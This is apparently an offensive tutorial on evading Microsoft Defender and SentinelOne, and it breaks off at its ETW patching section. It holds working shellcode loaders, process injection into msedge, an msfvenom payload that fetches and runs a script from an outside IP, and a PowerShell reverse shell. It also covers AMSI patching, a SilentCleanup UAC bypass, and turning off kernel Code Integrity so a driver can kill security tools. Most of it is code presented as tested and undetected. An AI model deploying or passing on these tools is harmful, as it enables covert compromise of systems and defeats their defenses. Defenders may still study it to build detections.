Interacting with Defender
Defender Module for PowerShell
status detailsaboutantimalware software(includingMicrosoft Defender Antivirus) on the computer.
Get-MpComputerStatus
- history of threats detected on the computer
Get-MpThreat
- history of threats detected on the computer using ThreaID
Get-MpThreatDetection -ThreatID
- enable/disable real-time protection (works if Tamper protection if OFF)
Set-MpPreference -DisableRealTimeMonitoring $true
#Verify if it was Disabled
Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled
- Restore quarantined files using MpCmdRun.exe (run from elevated PowerShell) List all quarantined items:
& "C:\Program Files\Windows Defender\MpCmdRun.exe" -Restore -ListAll
If the file appears in the output, restore it using the detected threat name:
& "C:\Program Files\Windows Defender\MpCmdRun.exe" -Restore -Name "ThreatName"
Replace "ThreatName" with the exact threat name shown in the previous command output.
This may allow local restoration if enterprise policy does not block it.
6. Exclude paths from AV detection (works with enterprise too if policy is not enforced )
Add-MpPreference -ExclusionPath C:\path
#verify if it was excluded :
Get-MpPreference | Select -ExpandProperty ExclusionPath
Evading Static Analysis of an EDR & AV
- we need to scan what triggers the AV :
using ThreatCheck it works by splitting a file into chunks and subsequently making
Microsoft Defender Antivirusscan them until it finds that triggers a detection.
Method 1 : AES Encryption
Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK® First we need to encrypt the payload and then it decypt during run time using the following C#
using System;
using System.Security.Cryptography;
using System.Runtime.InteropServices;

namespace NotMalware
{
    internal class Program
    {
        [DllImport("kernel32.dll")] static extern IntPtr VirtualAlloc(IntPtr a, uint b, uint c, uint d);
        [DllImport("kernel32.dll")] static extern IntPtr CreateThread(IntPtr a, uint b, IntPtr c, IntPtr d, uint e, IntPtr f);
        [DllImport("kernel32.dll")] static extern uint WaitForSingleObject(IntPtr h, uint ms);

        static void Main(string[] args)
        {
            // (msfvenom -p windows/x64/meterpreter/reverse_http LHOST=... LPORT=... -f csharp) or generate it using C2 as raw
            byte[] buf = new byte[] { 0xfc, 0x48, ........... };


            // Encyption key and IV can be modified
            byte[] key = new byte[16] { 0x1f, 0x76, 0x8b, 0xd5, 0x7c, 0xbf, 0x02, 0x1b, 0x25, 0x1d, 0xeb, 0x07, 0x91, 0xd8, 0xc1, 0x97 };
            byte[] iv = new byte[16] { 0xee, 0x7d, 0x63, 0x93, 0x6a, 0xc1, 0xf2, 0x86, 0xd8, 0xe4, 0xc5, 0xca, 0x82, 0xdf, 0xa5, 0xe2 };
            Aes aes = Aes.Create();
            ICryptoTransform encryptor = aes.CreateEncryptor(key, iv);
            byte[] encrypted;
            using (var ms = new System.IO.MemoryStream())
            using (var cs = new CryptoStream(ms, encryptor, CryptoStreamMode.Write))
            {
                cs.Write(buf, 0, buf.Length);
                cs.FlushFinalBlock();
                encrypted = ms.ToArray();
            }

            // Decrypt
            ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
            byte[] shellcode;
            using (var ms = new System.IO.MemoryStream(encrypted))
            using (var cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read))
            using (var plain = new System.IO.MemoryStream())
            {
                cs.CopyTo(plain);
                shellcode = plain.ToArray();
            }
            IntPtr mem = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
            Marshal.Copy(shellcode, 0, mem, shellcode.Length);
            WaitForSingleObject(CreateThread(IntPtr.Zero, 0, mem, IntPtr.Zero, 0, IntPtr.Zero), 0xFFFFFFFF);
        }
    }
}
running SentinelOne against the compiled malware results in a "No threat found!"

Scan start time: 2026-03-03T14:47:15.954+00:00
Scan end time: 2026-03-03T14:47:18.248+00:00
Scanned: C:\Users\BilalTarfouss\Desktop\test.exe
Scan triggered by: Right-Click
Total files scanned: 1
Malicious files (count: 0)
Excluded malicious files (count: 0)
Scan was completed successfully
Evading Dynamic Analysis of an EDR & AV
Because attackers can often evade static analysis, Microsoft Defender Antivirus also employs dynamic analysis. Memory scans of a process can be triggered by events like the creation of a new process or the detection of suspicious activity.
Option 1: Writing Custom Tools
When using custom tools, static and behavioral analysis are generally less effective, as the tools do not match any known malicious signatures.
First we use an encrypter to encrypt our payload
#include <iostream>
#include <fstream>
#include <vector>
#include <string>

// Function to XOR encrypt the buffer using the provided key
void xorEncrypt(std::vector<unsigned char>& buf, const std::string& key) {
    size_t keyLen = key.length();
    for (size_t i = 0; i < buf.size(); ++i) {
        buf[i] ^= key[i % keyLen];
    }
}

int main(int argc, char* argv[]) {
    if (argc < 4) {
        std::cerr << "Usage: " << argv[0] << " <input_shellcode> <xor_key> <output_file>" << std::endl;
        return 1;
    }

    std::string inputFile = argv[1];
    std::string key = argv[2];
    std::string outputFile = argv[3];

    // Open input shellcode file
    std::ifstream file(inputFile, std::ios::binary);
    if (!file) {
        std::cerr << "Error: Cannot open input file." << std::endl;
        return 1;
    }

    // Read the file into a buffer
    std::vector<unsigned char> buf((std::istreambuf_iterator<char>(file)), std::istreambuf_iterator<char>());
    file.close();

    if (buf.empty()) {
        std::cerr << "Error: Input shellcode file is empty." << std::endl;
        return 1;
    }

    // XOR encrypt the buffer
    xorEncrypt(buf, key);

    // Write XORed shellcode to output file
    std::ofstream outFile(outputFile, std::ios::binary);
    if (!outFile) {
        std::cerr << "Error: Cannot create output file." << std::endl;
        return 1;
    }

    outFile.write(reinterpret_cast<char*>(buf.data()), buf.size());
    outFile.close();

    std::cout << "[+] Shellcode encrypted and saved to: " << outputFile << std::endl;

    return 0;
}
Payload :
msfvenom -p windows/x64/exec CMD="powershell -nop -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://192.168.159.128/s.ps1')" -f raw -o ps_exec.bin
Compile it and run it as :
└─$ ./XORer -h
Usage: ./XORer <input_shellcode> <xor_key> <output_file>
#Example :
./XORer ps_exec.bin SPINAEVERYENCRYPTED ps_exec.enc
Next we need our Loader
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <winternl.h>
#include "resource.h"

#define _CRT_SECURE_NO_DEPRECATE
#pragma warning (disable : 4996)

#pragma comment(linker, "/export:SystemFunction001=C:\\Windows\\System32\\cryptbase.SystemFunction001,@1")
#pragma comment(linker, "/export:SystemFunction002=C:\\Windows\\System32\\cryptbase.SystemFunction002,@2")
#pragma comment(linker, "/export:SystemFunction003=C:\\Windows\\System32\\cryptbase.SystemFunction003,@3")
#pragma comment(linker, "/export:SystemFunction004=C:\\Windows\\System32\\cryptbase.SystemFunction004,@4")
#pragma comment(linker, "/export:SystemFunction005=C:\\Windows\\System32\\cryptbase.SystemFunction005,@5")
#pragma comment(linker, "/export:SystemFunction028=C:\\Windows\\System32\\cryptbase.SystemFunction028,@6")
#pragma comment(linker, "/export:SystemFunction029=C:\\Windows\\System32\\cryptbase.SystemFunction029,@7")
#pragma comment(linker, "/export:SystemFunction034=C:\\Windows\\System32\\cryptbase.SystemFunction034,@8")
#pragma comment(linker, "/export:SystemFunction036=C:\\Windows\\System32\\cryptbase.SystemFunction036,@9")
#pragma comment(linker, "/export:SystemFunction040=C:\\Windows\\System32\\cryptbase.SystemFunction040,@10")
#pragma comment(linker, "/export:SystemFunction041=C:\\Windows\\System32\\cryptbase.SystemFunction041,@11")

const char key[] = "SPINAEVERYENCRYPTED";

void DecryptShellcode(BYTE* data, DWORD size) {
    int keyLength = sizeof(key) - 1;
    for (DWORD i = 0; i < size; i++) {
        data[i] ^= key[i % keyLength];
    }
}

void InjectShellcodeIntoNotepad() {
    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi;

    if (!CreateProcess(L"C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        return;
    }

    HMODULE hModule = NULL;
    if (!GetModuleHandleEx(GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS, (LPCTSTR)InjectShellcodeIntoNotepad, &hModule)) {
        return;
    }

    HRSRC resHandle = FindResource(hModule, MAKEINTRESOURCE(IDR_SHELL1), L"SHELL");
    if (!resHandle) {
        return;
    }

    DWORD resSize = SizeofResource(hModule, resHandle);
    HGLOBAL resData = LoadResource(hModule, resHandle);
    void* resPtr = LockResource(resData);
    if (!resPtr || resSize == 0) {
        return;
    }

    BYTE* pShellcode = (BYTE*)VirtualAlloc(0, resSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (pShellcode == NULL) {
        return;
    }

    memcpy(pShellcode, resPtr, resSize);
    DecryptShellcode(pShellcode, resSize);

    LPVOID pRemoteShellcode = VirtualAllocEx(pi.hProcess, NULL, resSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!pRemoteShellcode) {
        VirtualFree(pShellcode, 0, MEM_RELEASE);
        return;
    }

    SIZE_T bytesWritten = 0;
    if (!WriteProcessMemory(pi.hProcess, pRemoteShellcode, pShellcode, resSize, &bytesWritten)) {
        VirtualFree(pShellcode, 0, MEM_RELEASE);
        return;
    }

    HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteShellcode, NULL, 0, NULL);
    if (!hThread) {
        VirtualFree(pShellcode, 0, MEM_RELEASE);
        return;
    }

    CloseHandle(hThread);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    VirtualFree(pShellcode, 0, MEM_RELEASE);
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        InjectShellcodeIntoNotepad();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Can be used with visual studio > Dll Linker Also make sure to add our ps_exec.enc to the resources and name it SHELL

after that build

and it shold generate a Load.dll now we need a DLL loader for that we will utilize 7zip
# dll loader
https://www.7-zip.org/download.html
we download the standalone version
and then we rename our Loader to cryptbase.dll and put it in the same directory with 7zip.exe
Now for us to receive a revshell , we need to create a ps1 file on our host and expose as we used in the payload generation .
┌──(kali㉿kali)-[~/Desktop/spinae/AV-BYPASS]
└─$ cat s.ps1
$client = New-Object Net.Sockets.TCPClient("192.168.159.128",4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){
  $data = (New-Object Text.ASCIIEncoding).GetString($bytes,0,$i)
  $sendback = (iex $data 2>&1 | Out-String)
  $sendback2 = $sendback + "PS " + (pwd).Path + "> "
  $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
  $stream.Write($sendbyte,0,$sendbyte.Length)
  $stream.Flush()
}
$client.Close()


┌──(kali㉿kali)-[~/Desktop/spinae/AV-BYPASS]
└─$  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

now we run 7z.exe
and we noticed it runs on the background
Mapping to MITRE ATT&CK :
- Dynamic-link Library Injection: An attacker writes the path of a malicious DLL into the address space of a target process and then calls LoadLibrary.
- Portable Executable Injection: An attacker copies code into the address space of a target process and then executes it with CreateRemoteThread.
- Process Hollowing: An attacker spawns a target process in a suspended state, replaces the entrypoint in memory with their own code, and then resumes the process.
- Thread Execution Hijacking: An attacker suspends a thread in a target process, replaces the code with their own malicious code, and then resumes the thread.
on the tool built , i have used all those techniques to be able to bypass the protection of the anti virus and receive a RevShell ...
Portable Executable Injection
Portable Executable Injection is a technique in which an attacker inserts their code into the memory space of a target process and executes it from there. This can be accomplished in several ways, but the most commonly used approach relies on the following WinAPI functions:
- VirtualAllocEx to allocate space in the memory of the target process for our shellcode
- WriteProcessMemory to write our shellcode into that allocated space
- CreateRemoteThread to execute the shellcode in the target process
For our tool, we combined three techniques. First, we allocate memory in the Notepad process using VirtualAlloc. Next, we write the decrypted shellcode into the allocated memory with WriteProcessMemory. Finally, we create a remote thread inside the Notepad process using CreateRemoteThread to execute the shellcode.
Antimalware Scan Interface
Impair Defenses: Disable or Modify Tools, Sub-technique T1562.001 - Enterprise | MITRE ATT&CK®
Bypass AMSI in PowerShell
Bypassing AMSI makes it easier to perform malicious actions, as the commands being executed do not get scanned.
Bypass 1 :String Manipulation
All that this bypass does, is it sets amsiInitFailed to true so that the method ScanContent will always return AMSI_RESULT_NOT_DETECTED. Regardless that the original bypass is detected
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
Bypass 2: Patching amsiScanBuffer
Using the following PowerShell code, we can load amsi.dll, retrieve the address of AmsiScanBuffer, and overwrite its initial bytes with our shellcode.
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class Kernel32 {
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string lpLibFileName);
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@;
$patch = [Byte[]] (0xB8, 0x05, 0x40, 0x00, 0x80, 0xC3);
$hModule = [Kernel32]::LoadLibrary("amsi.dll");
$lpAddress = [Kernel32]::GetProcAddress($hModule, "Amsi"+"ScanBuffer");
$lpflOldProtect = 0;
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length), 0x40, [ref]$lpflOldProtect) | Out-Null;
$marshal = [System.Runtime.InteropServices.Marshal];
$marshal::Copy($patch, 0, $lpAddress, $patch.Length);
[Kernel32]::VirtualProtect($lpAddress, [UIntPtr]::new($patch.Length), $lpflOldProtect, [ref]$lpflOldProtect) | Out-Null;
User Account Control
Abuse Elevation Control Mechanism: Bypass User Account Control, Sub-technique T1548.002 - Enterprise | MITRE ATT&CK® Bypassing User Account Control (UAC) involves elevating the integrity level of a process while already having control over a user who is a member of the local Administrators group.
according to this research article by Elastic:
- UAC Bypass via
DiskCleanup Scheduled Task Hijack - UAC Bypass via
FodHelper Execution Hijack

Bypass : DiskCleanup Scheduled Task Hijack
 PoC :
PoC :
Since the executable path relies on the %windir% environment variable, altering this variable allows us to influence which program SilentCleanup ultimately launches, potentially resulting in a User Account Control bypass.
Assume that RShell.exe has been placed in C:\Windows\Tasks\. By redefining %windir% as follows (note the trailing space):
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM
the constructed execution path would effectively become:
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM \system32\cleanmgr.exe /autocleanstoragesense /d %systemdriv...
Because REM denotes a comment in Windows command syntax, everything following it is ignored. As a result, SilentCleanup would execute RShell.exe with a high integrity level instead of the intended binary.
clean up after the bypass :
Clear-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Force
LOLBAS: # RunDll32
[MITRE ATT&CK](System Binary Proxy Execution: InstallUtil, Sub-technique T1218.004 - Enterprise | MITRE ATT&CK®) Another widely used evasion method is known as “living off the land” (LOTL). This technique involves leveraging legitimate binaries that are already present on the target system to perform malicious actions, often helping attackers evade detection mechanisms such as AppLocker.
A valuable reference for this approach is the LOLBAS project, which provides a searchable database of Microsoft-signed binaries and documents the different ways they can be misused.
For instance, if the objective is to execute arbitrary code (such as bypassing AppLocker), one could search for “/execute” within the database and review the associated binaries to understand how each technique functions.
RunDll32
RunDll32 is a standard Microsoft binary which comes with Windows. The utility may be used to load and execute dynamic-link libraries (DLLs). It is typically located at:
- 32-bit:
C:\Windows\SysWOW64\rundll32.exe - 64-bit:
C:\Windows\System32\rundll32.exe
PS C:\windows\System32> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path C:\Windows\System32\rundll32.exe

FilePath                           PolicyDecision MatchingRule
--------                           -------------- ------------
C:\Windows\System32\rundll32.exe AllowedByDefault


PS C:\windows\System32>
Bypassing AV & Applocker with RunDll32
Theory Let’s examine how arbitrary code can be executed using RunDll32. Building on the previous example, we can adapt RShell to function with RunDll32. This approach is flexible and can be adjusted to work with many different tools.
To begin, create a new Visual Studio project using the Class Library (.NET Framework) template and name it RShell_D.
By default, .NET assemblies do not allow exporting DLL methods because they consist of managed code. Managed code runs under the supervision of the .NET Common Language Runtime (CLR), whereas unmanaged code is executed directly by the operating system. Since RunDll32 requires exported functions, this presents a limitation.
To overcome this, we can use a project called DllExport, which enables method exporting from .NET assemblies. After adding the appropriate NuGet package to the project, the required export functionality becomes available.
Once configured, we can structure the payload using a simple template. Any method marked with [DllExport("FunctionName")] will be exported during compilation. For example:
namespace RShell_D
{
    internal class Program
    {
        [DllExport("DllMain")]
        public static void DllMain()
        {
            // CODE EXECUTION
        }
    }
}
Adapting the previous RShell implementation to this structure involves a few changes:
- Removing
string[] argsfrom the entry method - Hardcoding the IP address and port into the TCP connection
- Adjusting the PowerShell path to use the 32-bit version if required
As example :
[DllExport("DllMain")]
public static void DllMain()
{
    try
    {
        TcpClient client = new TcpClient();
        client.Connect("10.10.10.10", 1010);

        p.StartInfo.FileName = "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
    }
    catch { }
}
After completing the implementation, switch the build configuration from Debug to Release. If targeting the 64-bit version of PowerShell, ensure the platform is set to x64 instead of Any CPU.
Once compiled, the exported function can be invoked using RunDll32:
C:\Windows\System32\RunDll32.exe C:\Tools\RShell_D\RShell_D\bin\Release\x86\RShell_D.dll,DllMain
When executed successfully, this approach allows code execution via a trusted Windows binary, effectively bypassing certain application control and real-time protection mechanisms.
This maps to:
[System Binary Proxy Execution](System Binary Proxy Execution, Technique T1218 - Enterprise | MITRE ATT&CK®)
More specifically: [Signed Binary Proxy Execution: Rundll3](System Binary Proxy Execution: Rundll32, Sub-technique T1218.011 - Enterprise | MITRE ATT&CK®)
Using Kernel Level to kill EDR & AV
Because this build is sensitive and can damage the system, I’m providing the compiled executable together with the kernel .sys file instead of rebuilding it.
First, enable Windows debug mode.
Open WinDbg → File → Attach to Kernel → Local Kernel Debugging.
In the lkd> prompt:
Reload Code Integrity:
.reload CI.dll
Locate the CI options variable:
x CI!g_CiOptions
Copy the returned address, then dump its value:
dps <address> L1
Modify the value to 0:
ed <address> 0
This disables Code Integrity checks, allowing a non‑Microsoft‑signed kernel driver to load.
Then load the .sys driver:
sc.exe create Driver1 type=kernel binPath="C:\Path\To\Driver1.sys"
sc.exe start Driver1
From an elevated command prompt:
Com.exe
Available command:
kill <pid>
Terminates a process from kernel mode using its PID.
Which maps to the following mitre attack 🔹 Disable / Modify Security Controls T1562.001 – Impair Defenses: Disable or Modify Tools 🔹 Modify Registry / System Settings (Security Bypass Context) T1112 – Modify Registry (if persistence/debug flags are set via registry) 🔹 Exploitation for Privilege Escalation T1068 – Exploitation for Privilege Escalation
- Abusing kernel-level access to gain higher privileges 🔹 Rootkit T1014 – Rootkit
- Loading an unsigned kernel driver to manipulate kernel behavior 🔹 Process Termination T1489 – Service Stop
- Using kernel driver to terminate protected processes (e.g., security tools)
During the research, I came across numerous techniques. However, many of them are no longer effective, so I narrowed the results down to only the methods that are still functional.
However , the techniques i didn't cover are and not limited to :
- Bypassing ConstrainedLanguage Mode by Downgrading to PowerShell 2.0
- Bypassing ConstrainedLanguage Mode with Runspaces
- Executing Code with InstallUtil (LOLBAS)
- FodHelper Execution Hijack
- XOR Encryption (static analysis ) we used a better encryption "AES"
Spinae Custom EDR Bypass Loader
Overview
The technique combines four independent layers of protection into a single pipeline. No individual layer is sufficient on its own , it is their combination that results in a fully undetected implant under SentinelOne.
The pipeline is:
Raw shellcode (Cobalt Strike beacon)
        ↓
   AES-256-CBC encryption
        ↓
   Go loader generation (ntdll unhook + ETW patch + NT syscall exec)
        ↓
   Garble obfuscation of the compiled binary
        ↓
   Certificate spoofing via SigThief
        ↓
   agent_final.(dll or exe)
Layer 1 : AES-256-CBC Payload Encryption
Why EDR cares: EDRs and AV engines maintain signature databases of known shellcode patterns. Raw Cobalt Strike beacons are immediately flagged on disk and in memory because their byte sequences are well documented.
Why encryption beats it: When the shellcode is AES-256-CBC encrypted before being embedded, the binary contains no recognizable shellcode pattern at rest. The ciphertext is statistically uniform , it looks like random noise to a scanner. Decryption only happens in memory at runtime, after the loader has already bypassed the hooks that would trigger memory scanning.
The key and IV are generated fresh per build, so every output binary has a unique ciphertext , defeating hash-based and byte-pattern detection entirely.
Layer 2 : ntdll Unhooking via Suspended Process
The vulnerability:
EDRs operate by hooking the Windows API. When ntdll.dll is loaded into a process,
the EDR's kernel driver overwrites the first bytes of sensitive syscall stubs
(e.g. NtAllocateVirtualMemory, NtWriteVirtualMemory, NtCreateThreadEx) with
a JMP instruction that redirects execution into the EDR's inspection module before
the real syscall fires. This is how SentinelOne or almost all EDR's intercepts memory allocation and
thread creation events.
Why the unhook works: When Windows spawns a new process, it maps a clean, unhooked copy of ntdll into that process's address space directly from disk , before the EDR's kernel driver can patch it. Spinae exploits this window:
- A sacrificial process (e.g.
notepad.exe) is spawned in a suspended state. ReadProcessMemoryreads the clean.textsection of ntdll from the suspended process , this copy has never been touched by the EDR.WriteProcessMemoryoverwrites our own process's hooked ntdll.textsection with the clean copy.
After the unhook, every NT function in our process calls the real kernel stub directly.
The EDR's JMP patches are gone. All subsequent allocation and execution is invisible
to userland hooks.
Layer 3 : ETW Patching
The vulnerability:
